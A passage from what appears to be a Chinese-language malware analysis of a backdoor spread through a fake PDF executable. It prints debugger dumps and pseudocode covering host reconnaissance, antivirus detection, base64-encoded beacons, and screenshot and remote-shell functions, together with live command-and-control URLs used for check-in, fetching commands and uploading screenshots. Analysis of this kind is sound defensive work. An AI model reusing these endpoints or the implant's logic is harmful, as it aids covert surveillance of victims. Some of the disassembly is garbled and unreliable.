
生成GUID码-pic19



创造GUID.bin文件并将生成的GUID码写入-pic20

①.信息收集


1.收集当前用户名以及当前计算机名称,并且读取 GUID.bin 文件中的GUID码



收集username和computername并且读取GUID-pic21


再以如下格式拼接信息

当前计算机名称_当前用户名_GUID码




编码前cname报文-pic22

将这些拼接好的信息利用base64进行编码,组合成 **cname** 报文




编码后cname报文-pic23

2.通过 GetVersion 函数收集当前系统版本



通过GetVersion函数收集当前系统版本-pic24


并且将其结果通过Base64进行编码,组成 osversion 报文




编码osversion报文-pic25

3.通过 WMI 查询本地安装的安全软件

被侦查的安全软件包括 360 , F-secure , Corporate , Bitdefender



通过wmi查询本地安全的安全软件-pic26



被侦查的安全软件列表-pic27

如果存在的话,获取结果组成 av 报文

4.通过 GetModuleFile 函数获取当前文件的运行路径

00412088 68 04100000 mov ebx,0x1000
 0041208D 8B55 F8FEFFFF lea eax,duword ptr ss:[ebp-0x108]
 00412093 50 mov eax,0
 00412096 E8 15E5FEFF call <[.kernel32.GetModuleFileName]>
 0041209B C68A05 F8FEFFFF mov byte ptr ss:[ebp+eax-0x100],0x0
 004120A3 8B55 F8FEFFFF lea eax,duword ptr ss:[ebp-0x110],eax
 004120A9 8B50 F8FEFFFF mov ecx,duword ptr ss:[ebp-0x110]
 004120AF 89E8 mov eax,ebp
 004120B1 BA 00000000 call Define_t.00412040
 004120B6 E8 85010000 mov eax,duword ptr ss:[ebp-0x110]
 004120BB 8B55 F8FEFFFF lea ecx,duword ptr ds:[eax+0x1]
 004120C4 A1 50325E00 mov eax,duword ptr ds:[0x51325E0]
 004120C9 8B10 mov edx,duword ptr ds:[eax]
 004120CB 8B55 F8FEFFFF lea eax,duword ptr ss:[ebp-0x108]
 004120D1 E8 6A0AFFFF call Define_t.00403640
 004120D6 E8 05E4FFFF call <[.kernel32.GetCommandlineA]>
 004120DB A3 70E55600 mov dword ptr ds:[0x6E57A],eax
 004120E6 F9 15010000 int Define_t.00412000
 004120EB 90 jmp Define_t.004120E3
 004120EC EB 05 jmp short Define_t.004120E3

寄存器 (EAX)
 EAX 0000004C
 ECX 77F32740 ntdll_12.77BF387A
 EDI 00000000
 EBP 00610000
 ESP 0160E220
 EIP 00412096 Define_t.0041209B
 CS 0028 32位 0(FFFFFFFF)
 DS 0028 32位 0(FFFFFFFF)
 SS 0028 32位 0(FFFFFFFF)
 FS 0053 32位 7EFD0000(FFF)
 GS 0028 32位 0(FFFFFFFF)
 LastErr ERROR_SUCCESS (00000000)
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
 IOP 0000 0000 0000 0000
 IPI 0000 0000 0000 0000
 IPI2 0000 0000 0000 0000
 IPI3 0000 0000 0000 0000
 IPI4 0000 0000 0000 0000

地址 | HEX 数据 | ASCII | 0160FE24 | 00000001
 0160FE28 | 0000005A
 0160FE2C | 00610000
 0160FE30 | 00000000
 0160FE34 | 00000000
 0160FE38 | 00000000
 0160FE3C | 555C9A43
 0160FE40 | 79726573
 0160FE44 | 6573555C
 0160FE48 | 65445C72
 0160FE4C | 6F746D73
 0160FE50 | 65445C70
 0160FE54 | 656E6966
 0160FE58 | 65687420

通过GetModuleFile函数获取当前文件运行路径-pic28

将当前程序运行路径信息通过base64编码组成 aname 报文

00428D11 B9 03000000 mov ecx,0x3
 00428D16 E8 E502FEFF call Define_t.00409000
 00428D1B 6A 00 mov eax,0x0
 00428D1D A1 20465E00 mov eax,duword ptr ds:[0x514620]
 00428D22 8985 60FFFFF mov [local_40],eax
 00428D28 B8 30F85800 mov eax,Define_t.0058F830
 00428D2D 8985 64FFFFF mov [local_39],eax
 00428D33 B8 60F85800 mov eax,Define_t.0058F868
 00428D38 8985 68FFFFF mov [local_38],eax
 00428D3E 8D55 8C lea edx,[local_29]
 00428D41 A1 90F15600 mov eax,duword ptr ds:[0x56F190]
 00428D46 E8 659B1000 call Define_t.00532880
 00428D4B 8B45 8C mov eax,[local_29]
 00428D4E 8D55 90 lea edx,[local_28]
 00428D51 E8 30911300 call Define_t.00561E90
 00428D56 8B45 90 mov eax,[local_28]
 00428D59 8985 6CFFFFF mov [local_37],eax
 00428D5F 8D55 60FFFFF lea edx,[local_40]
 00428D65 B8 20465E00 mov eax,Define_t.005E4620
 00428D6A B9 03000000 mov ecx,0x3
 00428D6F E8 8C02FEFF call Define_t.00409000

寄存器 (EAX)
 EAX 01864254 ASCII "qzpcUXhcnhcUXhcnXtE2XhRd
 ECX 01813F6C
 EDX 00000001
 EBP 0058E544 Define_t.0058E544
 ESP 0160FD7C
 EIP 0160FE2C
 CS 0028 32位 0(FFFFFFFF)
 DS 0028 32位 0(FFFFFFFF)
 SS 0028 32位 0(FFFFFFFF)
 FS 0053 32位 7EFD0000(FFF)
 GS 0028 32位 0(FFFFFFFF)
 LastErr ERROR_SUCCESS (00000000)
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
 ST0 empty 0.0
 ST1 empty 0.0
 ST2 empty 0.0
 ST3 empty 0.0

地址 | HEX 数据 | ASCII | 0160FD7C | 00000000
 0160FD80 | 00000000
 0160FD84 | 00000000
 0160FD88 | 0058E544
 0160FD8C | 01864104
 0160FD90 | 0058F830
 0160FD94 | 0058F868
 0160FD98 | 0180468C

编码aname报文-pic29

5.后门版本号 ver 报文,本次活动的后门版本号为:5.HXD.zz.1201

寄存器 (FPU)

EAX 00428099 ASCII "5.HXD.zz.1201"

ECX 7EFD0000

EDX 0160FD0C

EBX 0058E544 Define_t.0058E544

ESP 0160FD7C

EBP 0160FE2C

ESI 00589DF4 Define_t.00589DF4

EDI 0056E7D4 Define_t.0056E7D4

EIP 0042809F Define_t.0042809F

C 0 ES 0020 32位 0(FFFFFFFF)

P 1 CS 0020 32位 0(FFFFFFFF)

A 0 SS 0020 32位 0(FFFFFFFF)

Z 1 DS 0020 32位 0(FFFFFFFF)

S 0 FS 0053 32位 7EFD0000(FFF)

T 0 GS 0020 32位 0(FFFFFFFF)

0 0

0 0 LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0

ST1 empty 0.0

ST2 empty 0.0

ST3 empty 0.0

地址 | HEX 数据 | ASCII | 0160FD7C | 00000000

01889FEC 43 3A 5C 55 73 65 72 73 5C 55 73 65 72 5C 44 65 C:\Users\User\De

01889FF0 73 68 74 6F 70 5C 44 65 66 69 6E 65 20 74 68 65 skttop\Define the

0188A000 20 89 6E 74 65 72 6E 65 74 20 69 6E 20 67 6F 76 Internet in gov

0188A01C 65 72 6E 60 65 6E 74 20 69 6E 73 74 69 74 75 74 ernet institut

0188A02C 69 6F 6E 73 5F 70 64 66 2E 65 78 65 00 00 00 00 ions.pdf.exe....

0188A03C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A04C 71 C0 47 00 BC A0 88 91 00 00 00 00 00 00 00 00暗.结?.....

0188A05C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A06C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A07C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A08C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A09C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A09C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

0188A09C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

编码前ver报文-pic30

将版本号通过base64编码组成 ver 报文

寄存器 (FPU)

EAX 01813E6C ASCII "NS1WEQueouNIwH0--"

ECX 00000001

EDX 00000001

EBX 0058E544 Define_t.0058E544

ESP 0160FD7C

EBP 0160FE2C

ESI 00589DF4 Define_t.00589DF4

EDI 0056E7D4 Define_t.0056E7D4

EIP 004280A7 Define_t.004280A7

C 0 ES 0020 32位 0(FFFFFFFF)

P 1 CS 0020 32位 0(FFFFFFFF)

A 0 SS 0020 32位 0(FFFFFFFF)

Z 1 DS 0020 32位 0(FFFFFFFF)

S 0 FS 0053 32位 7EFD0000(FFF)

T 0 GS 0020 32位 0(FFFFFFFF)

0 0

0 0 LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0

ST1 empty 0.0

ST2 empty 0.0

ST3 empty 0.0

地址 | HEX 数据 | ASCII | 0160FD7C | 00000000

1889FEC 43 3A 5C 55 73 65 72 73 5C 55 73 65 72 5C 44 65 C:\Users\User\De

1889FF0 73 68 74 6F 70 5C 44 65 66 69 6E 65 20 74 68 65 skttop\Define the

188A000 20 89 6E 74 65 72 6E 65 74 20 69 6E 20 67 6F 76 Internet in gov

188A01C 65 72 6E 60 65 6E 74 20 69 6E 73 74 69 74 75 74 ernet institut

188A02C 69 6F 6E 73 5F 70 64 66 2E 65 78 65 00 00 00 00 ions.pdf.exe....

188A03C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A04C 71 C0 47 00 BC A0 88 91 00 00 00 00 00 00 00 00暗.结?.....

188A05C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A06C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A07C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A08C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A09C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A09C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

188A09C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00暗.结?.....

编码后ver报文-pic31

将这些信息按照如下方式拼接好后,通过 Send 方式向URL地址
<http://nicoledotson.icu/debby/weatherford/yportysnr> 发送上线报文

cname=&av=&osversion=&aname=&ver=

通过send发送已编码数据

通过send发送报文-pic32

上线信息

wireshark报文-pic33

②.获取指令

通过 <http://nicoledotson.icu/debby/weatherford/ekspertyza> URL获取功能命令(功能为截屏,远程shell,以及下载文件)

通过send发送报文-pic32

获取功能指令-pic34

③.发送屏幕快照

截取屏幕快照函数

```

if ( sub_44EFA0() )
{
    v9 = *( _DWORD *) ( *( _DWORD *) (v55 + 1184) + 956);
    v10 = ** ( _DWORD **) ( *( _DWORD *) (v55 + 1184) + 956);
    (*(void (__fastcall **)(int, const char **))(v10 + 164))(v10, "Screenshot");
    sub_403CC0(&v49);
    sub_403CC0(&v47);
    sub_400090(0);
    sub_4272E0(-v5; (int)"ydyalyty", v47, v3, v4, v5, &v40);
    sub_400090(0);
    v11 = *( _DWORD *) ( *( _DWORD *) (v55 + 1184) + 956);
    v12 = ** ( _DWORD **) ( *( _DWORD *) (v55 + 1184) + 956);
    (*(void (__fastcall **)(int, int))(v12 + 164))(v12, v49);
    Sleep(0x1F40);
    sub_44E500((int)"TEMP", &v43, v4, v5);
    v44 = v43;
    v45 = &unk_58EF18;
    sub_425480(10, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMN0PQRSTUVWXYZ34567890", &v42);
    v46 = v42;
    sub_400000(&v44, (int)&v44, 2, v3, v4, v5, 0);
    sub_426040(v44, v3, v4, v5); // Screenshot 屏幕快照
    Sleep(1000);
    sub_426040(v13, &unk_58F040);
}
}

v6 = sub_41E800();
v7 = sub_41E800();
v8 = *v40;
(*(void (__fastcall **)(int, int))( *v40 + 344))(v6, v7);
HDC = GetDC(0);
v9 = ( _DWORD *) sub_400900(1, (int)&v35, &v36);
v24 = sub_40F650(v6, v6, (int)&savedregs, v3, v8, 0);
if ( !v24 )
    (*(void (__fastcall **)(int, HDC))( *v40 + 376))( *v40, HDC);
if ( !v24 )
    sub_400060(v13);
v30 = ( _DWORD *) dword_5A478C[47][dword_5A478C, 1];
v12 = ( _DWORD *) sub_400900(1, (int)&v74, &v36);
v25 = sub_40F650(v12, v6, (int)&savedregs, v3, v8, v27);
if ( !v25 )
{
    v14 = ( _DWORD *) sub_400900(1, (int)&v32, &v33);
    v23 = sub_40F650(v14, v6, (int)&savedregs, v3, v8, 0);
    if ( !v23 )
    {
        *((_BYTE *)v39 + 81) = 35;
        (*(void (__fastcall **)( _DWORD, int))( *v39 + 112))( *v39, v40);
        (*(void (__fastcall **)( _DWORD, int))( *v39 + 232))( *v39, v42);
    }
    sub_400C30(v15);
    if ( !v23 )
    {
        v16 = sub_400C00((int)&unk_594420, (int)v15);
        if ( !v16 )
        {
            v31 = v16;
            v18 = ( _DWORD *) sub_400900(1, (int)&v29, &v30);
            v19 = sub_40F650(v18, v6, (int)&savedregs,
            sub_400C30(v20);
}
}

```

截屏代码

截屏主要代码-pic35

向URL地址 <http://nicoledotson.icu/debby/weatherford/Zavantazhyt> 发送截屏

00426A95	- 85C0	test eax,eax	
00426A97	- 75 75	jmp short Define_t.00426B0E	
00426A99	- A1 D0455E00	mov eax,dword ptr ds:[0x5E4500]	
00426A9E	- 0000 00000000	mov ecx,dword ptr ds:[eax+0x400]	
00426AA4	- 8B80 BC030000	mov eax,dword ptr ds:[eax+0x3BC]	
00426AAA	- BA B0F05800	mov edx,Define_t.0058F0B0	Send Screenshot....
00426AAF	- 8B00 D0455E00	mov ecx,dword ptr ds:[0x5E4500]	
00426AB5	- 8B89 A0040000	mov ecx,dword ptr ds:[ecx+0x400]	
00426ABB	- 8B89 BC030000	mov ecx,dword ptr ds:[ecx+0x3BC]	
00426AC1	- 8B09	mov ecx,dword ptr ds:[ecx]	
00426AC3	- FF91 A4000000	call dword ptr ds:[ecx+0x04]	
00426AC9	- B8 D0F05800	mov eax,Define_t.0058F0B0	terrell
00426ACE	- 50	push eax	
00426ACF	- FF75 FC	push [local.1]	Define_t.005E9004
00426AD2	- FF75 F4	push [local.3]	Define_t.0056D9B0
00426AD5	- 8D85 6CFFFFFF	lea eax,[local.37]	
00426ADB	- E8 E0D1DFDF	call Define_t.00403CC0	
00426AE0	- 6A 00	push 0x0	
00426AE2	- B9 E4F05800	mov ecx,Define_t.0058F0E4	zavantazhyt
00426AE7	- 8B15 10465E00	mov edx,dword ptr ds:[0x5E4610]	http://nicoledotson.icu/debby/weatherford/
00426AED	- 8D85 6CFFFFFF	lea eax,[local.37]	
00426AF3	- E8 9822FEFF	call Define_t.00408D90	
00426AF8	- 8B95 6CFFFFFF	mov edx,[local.37]	
00426AFE	- 8B4D EC	mov ecx,[local.5]	
00426B01	- 8B45 E8	mov eax,[local.6]	Define_t.00400000
00426B04	- E8 07FE1300	call Define_t.00566910	
00426B09	- E9 88000000	jmp Define_t.00426B96	
00426B0E	> BA 00F15800	mov edx,Define_t.0058F100	cd

0058F0E4=Define_t.0058F0E4 (ASCII "zavantazhyt")
ecx=00000011

发送截屏-pic36

④.远程shell

远程shell主要代码

```

else if ( sub_44EFA0() )
{
v14 = *( _DWORD *) ( *( _DWORD *) (v55 + 1184) + 0x3BC );
v15 = *( _DWORD *) ( *( _DWORD *) (v55 + 1184) + 0x3BC );
*(void **fastcall **)(int, void **)(v15 + 164)(v15, &off_58F2AC); // shell
sub_403CC0(&v17);
sub_403CC0(&v18);
sub_408D90(0);
sub_4272E0(v55, (int)"vdyalyty", v40, a3, a4, a5, &v18);
sub_408D90(0);
v16 = *( _DWORD *) ( *( _DWORD *) (v55 + 0x4A0) + 956 );
v17 = *( _DWORD *) ( *( _DWORD *) (v55 + 0x4A0) + 956 );
*(void **fastcall **)(int, int)(v17 + 164)(v17, v47);
Sleep(0x1F4u);
sub_426D40(v18, &v48);
sub_567340(v18, &v47);
create_shell(v55, (int)&off_58F2AC, &v18, a3, a4, a5); // 创建shell
sub_567280(v55, &v47, a3, a4, a5);
sub_4269A0(v20, &unk_58F100);
}

```

```

